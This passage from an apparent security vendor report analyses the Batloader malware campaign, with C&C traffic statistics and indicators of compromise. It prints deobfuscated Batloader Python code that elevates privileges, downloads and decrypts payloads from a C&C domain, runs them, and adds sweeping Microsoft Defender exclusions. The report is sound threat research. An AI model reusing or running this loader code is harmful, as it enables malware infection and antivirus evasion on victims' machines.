b3\x94\x28\xd2\x3b\x31\xe1\x60\x8e\x12\x49\x7a\x87\x28\x61\xb7\xd2\x31\x46\x74\x36\xc4\xc0\xf2\x70\xc7\x1d\x75\x5b\xaf\
f9\x10\x0b\x4c\x5b\x8f\xd9\x13\x27\x44\xac\xd9\xad\x20\xb9\xca\x94\x53\xd2\xa8\xbf\xa1\x06\x11\x4f\xd3\xd3\xa7\xf5\xab\
7d\x96\x33\x9e\x6e\x86\xe1\x48\x4a\xc1\x5d\x32\x2d\x15\x6c\xd6\x24\x64\x45\xca\xa0\x7a\xd4\x91\x32\x08\xa6\x16\xd6\x5b\
5a\xc5\x33\x2b\xe4\xa1\xd5\xf7\x78\xce\x23\xe6\x47\x2f\x2b\x9b\xd5\x03\xbb\xa8\xa5\xe0\x4d\x6a\xd9\x7c\xdf\xb1\xa3\x52\
66\xec\x25\xf6\x63\xf3\x99\x7e\x86\x32\x3e\xbe\xd3\x40\xcc\xe0\x28\x65\xfe\x6c\xef\x7a\x99\x1c\xca\xdc\x35\xde\x91\x10\
ab\xbf\x4d\xed\xd3\x1c\x8b\x85\xd5\xca\x31\x36\xe0\x82\xf9\x20\x3a\xbf\xb7\x5f\x6f\xf5\x56\xe4\x83\xf3\x2f\x2d\x0e\xd9\
01\x2b\xc0\x84\xe5\x81\xcb\x15\x84\x02\x10\xce\xab\x7b\x22\x54\xbf\x60\x6a\x8f\x9e\xcb\xb3\x54\xd9\x99\x55\x83\xea\x87\
7b\x68\xa2\xcd\x78\x27\xd4\xc8\xe0\xbc\x5b\x8e\xaf\xc5\xeb\xc4\xd5\xa2\x81\xb4\x1c\xae\xd1\x8e\xbe\xa6\x34\x95\xfe\x51\
45\x44\x46\x01\x50\x1e\xc3\x6c\x88\x6c\xc9\xe1\x5c\x27\x53\xab\x45\x51\x7a\x32\xb4\xd3\x21\x1b\xaf\x4f\x3c\xcb\x04\xa2\
7e\x16\xfe\xe8\x87\x98\xd7\x10\xd4\xd2\x9b\xab\x4b\x35\xcb\x63\x5d\xc5\x8b\x17\xfd\x3b\xb4\xa7\xb7\x16\xb7\x7e\x58\x9e\
b5\xd9\x38\x2a\x3b\xc9\x5b\x07\x25\xa4\x38\x2f\xf8\x0b\x40\xf0\x19\x0f\xfc\xf6\x8d\x9e\x99\x5a\xf5\xed\x8a\x68\x20\x49\
6a\x54\x7d\x26\x62\x9f\xcf\x11\xd6\xeb\x6a\xe0\x36\x9c\x58\x76\x1b\xf9\xde\xaa\x31\xeb\xe3\xaa\xba\x7d\x41\x58\xd7\x02\
48\x89\x2b\x37\xcb\x36\x58\x42\x86\x8f\x45\xe4\x53\x45\xf6\x6d\xdc\xc5\xe3\xa9\x2e\xac\x17\x18\x9e\x2f\xe2\x83\xc1\x68\
09\x15\x55\x50\xf8\xc5\x1c\x3a\xb4\x57\x33\x73\x19\x29\xb7\x16\x4e\x36\xe6\x30\xdb\xb1\xe9\xe9\xf6\xa1\x72\xb8\x94\x31\
27\xd1\x1b\x37\xd3\xb1\x34\xa0\xb0\x20\x44\xa1\x63\x32\x2c\xd0\xbf\x23\xe0\xa1\xa5\x3c\x37\x3a\x80\xf9\x07\x16\x8f\xdc\
2b\xde\x68\xe0\xda\x0d\x81\x85\xec\x08\xd8\xa0\x5c\x94\x13\x01\xc1\x41\xee\xf1\xaa\xb6\xa5\xd6\xa3\x25\x56\x7b\x55\x1f\
```

Figure 19. Batloader PyArmor-protected Python script

Deobfuscating this script using the techniques identified by PyArmor Unpacker, we see that this script connects to the Batloader C&C updateclientssoftware[.]com. We've observed this Batloader C&C server active from the second week of December until the second week of January 2023. We are continuously monitoring this campaign for any additional activities.
```

```
def bootstrap():
    if ctypes.windll.shell32.IsUserAnAdmin():
        main()
    else:
        hinstance = ctypes.windll.shell32.ShellExecuteW(None, 'runas', sys.executable, subprocess.list2cmdline(sys.argv), None, SW.SHOWNORMAL)
        if hinstance <= 32:
            raise RuntimeError(ERROR(hinstance))
        return None


def main():
    user_profile = os.environ['USERPROFILE']
    os.chdir(user_profile)
    urllib.request.urlretrieve('https://updateclientssoftware.com/sqk1u8/index/b1/?servername=msi', 'null.dll')
    urllib.request.urlretrieve('https://updateclientssoftware.com/sqk1u8/index/c1/?servername=msi', 'control.exe.enc')
    time.sleep(3)
    os.system('cmd /k "powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%\\*" & powershell.exe -command Add-MpPreference -ExclusionPath "%
UserProfile%" & powershell.exe -command Add-MpPreference -ExclusionProcess "%UserProfile%" & powershell.exe -command Add-MpPreference -ExclusionPath \xe2\x80\
x9c%Appdata%\xe2\x80\x9d  & openssl enc -aes-256-cbc -d -in control.exe.enc -out control.exe -pbkdf2 -pass pass:tor9232jds & timeout 3 & WorkFolders.exe & pow
ershell.exe -command Add-MpPreference -ExclusionProcess "exe" & powershell.exe -command Add-MpPreference -ExclusionProcess "ps1" & powershell.exe -command Add
-MpPreference -ExclusionProcess "bat" & powershell.exe -command Add-MpPreference -ExclusionExtension "exe" & powershell.exe -command Add-MpPreference -Exclusi
onExtension "dll" & powershell.exe -command Add-MpPreference -ExclusionExtension "bat" & powershell.exe -command Add-MpPreference -ExclusionProcess "*exe" & p
owershell.exe -command Add-MpPreference -ExclusionProcess "*dll" & powershell.exe -command Add-MpPreference -ExclusionProcess "*bat" & powershell.exe -command
 Add-MpPreference -ExclusionExtension "*exe" & powershell.exe -command Add-MpPreference -ExclusionExtension "*dll" & powershell.exe -command Add-MpPreference
-ExclusionExtension "*bat" & powershell.exe -command Add-MpPreference -ExclusionExtension "ps1" & powershell.exe -command Add-MpPreference -ExclusionExtension
 "*ps1" & cd "%Appdata%" "')


def protect_pytransform():
    pass

protect_pytransform()
if __name__ == '__main__':
    bootstrap()
    os.system('cmd /k " & openssl enc -aes-256-cbc -d -in control.exe.enc -out control.exe -pbkdf2 -pass pass:tor9232jds & timeout 3 & WorkFolders.exe"')
```

Figure 20. Connecting to the Batloader C&C

Batloader's C&C Activities in Q4 2022

We started observing an increase in Water Minyades activity in September 2022, which was also the time when we started seeing Batloader deploying Royal ransomware to its victims. The number of attacks peaked from November until the first week of December 2022.




Figure 21. Batloader requests to C&C domain from October to December 2022. Data taken from Trend Micro SPN.




Figure 22. Most requested Batloader C&C domains from October to December 2022. Data taken from Trend Micro SPN.
The C&C domain with the most number of requests for Q4 2022 is "installationupgrade6[.]com." Interestingly, this was the first C&C domain used in the Batloader campaign via JavaScript droppers and Black Friday Sale-related malicious distribution websites.

This could mean that victims are more likely to fall for malvertising campaigns that promote sales or discounts. This highlights the massive impact social engineering lures have on the success of these malicious campaigns.

Conclusion

Based on our investigation, Batloader is a highly evasive and evolutionary malware family capable of deploying different types of malware, including loaders, bots, and ransomware. Batloader tricks victims by using different malvertising and social engineering techniques to distribute malicious payloads.

Batloader is a prime example of a modern malware and a modular threat, and protecting systems against it requires not just one defensive strategy, but a robust and multilayered solution that provides shared visibility from a central place. Trend Micro Vision One™ is a technology that can provide powerful XDR capabilities that collect and automatically correlate data across multiple security layers — from email and endpoints to servers, cloud workloads, and networks. Trend Vision One can prevent attacks via automated protection, while also ensuring that no significant incidents go unnoticed.

Indicators of Compromise (IOCs)

URLs

105105105015[.]com	Batloader C&C server
24xpixeladvertising[.]com	Batloader C&C server
clodtechnology[.]com	Batloader C&C server
cloudupdatesss[.]com	Batloader C&C server
externalchecksso[.]com	Batloader C&C server
grammarlycheck2[.]com	Batloader C&C server
installationsoftware1[.]com	Batloader C&C server
installationupgrade6[.]com	Batloader C&C server
internalchecksso[.]com	Batloader C&C server

t1pixel[.]com Batloader C&C server

updatea1[.]com Batloader C&C server

updateclientssoftware[.]com Batloader C&C server

updatecloudservice1[.]com Batloader C&C server

SHA256	Description	Detection
23373654d02cb7eace932609826cca4f82fcac67ca44b9328baba385acc00c67 - Component of 2e65cfebde138e4dd816d3e8b8105e796c4eb38cfa27015938c0445ee5be8331	Batloader File	Trojan.BAT.BATLOADER.A
f8f3f22425ea72fafba5453c70c299367bd144c95e61b348d1e6dda0c469e219 - Component of 2e65cfebde138e4dd816d3e8b8105e796c4eb38cfa27015938c0445ee5be8331	Batloader File	Trojan.Python.BATLOADER.A
61e0926120f49b3d5edf3a5e0842b04640911974ecbbc93b6b33ca20c1f981bc	Batloader File	Trojan.JS.BATLOADER.SMYXCLAZ
91730741d72584f96ccba99ac9387e09b17be6d64728673871858ea917543c1e	Batloader File	Trojan.JS.BATLOADER.SMYXCLAZ
aef18b7ab1710aaeb0d060127750ba9d17413035309ec74213d538fb1b1bdf79	Batloader File	Trojan.JS.BATLOADER.SMYXCLAZ
e7735cb541e7afd50759eae860b7d1a43d627fbf5cd96d016241084e91659817	Batloader File	Trojan.JS.BATLOADER.SMYXCLAZ
23a5981d086242349f6e3476eff11ea3244cebef3d65c76c7bc74470c1ec4b49	Batloader File	Trojan.Win32.BATLOADER.SMYXCK3Z
3707ad9d9ea318757883ede9691e5c4e8d778c839a056f8b4a94ed47a76da2c8	Batloader File	Trojan.Win32.BATLOADER.SMYXCK3Z
86f6af51d30159f4d2e00ed733a88dc05cc5dd846b1b2d1ba30582f6e33ac998	Batloader File	Trojan.Win32.BATLOADER.SMYXCK3Z
b28047cda1c688c844f676e94770c08cf570f4d65fa4c5e4454ae449c2439e3f	Batloader File	Trojan.Win32.BATLOADER.SMYXCK3Z
e1dcc098a6585dbbf4df64f09f8e8508e218485e1958fe6fe04b91547e109a83	Batloader File	Trojan.Win32.BATLOADER.SMYXCK3Z
e528cb5e7a2d04269d955ce771b7326bae929355807039f49106126b1a5ff227	Batloader File	Trojan.Win32.FRS.VSNW1DK22/Trojan.PS1.BA
fcbfbc2ae4ed3e51631ecb3184004d96f0a6fd5e9de55400dedfa6b5cafc7c41	Batloader File	Trojan.Win32.FRS.VSNW1DK22/Trojan.PS1.BA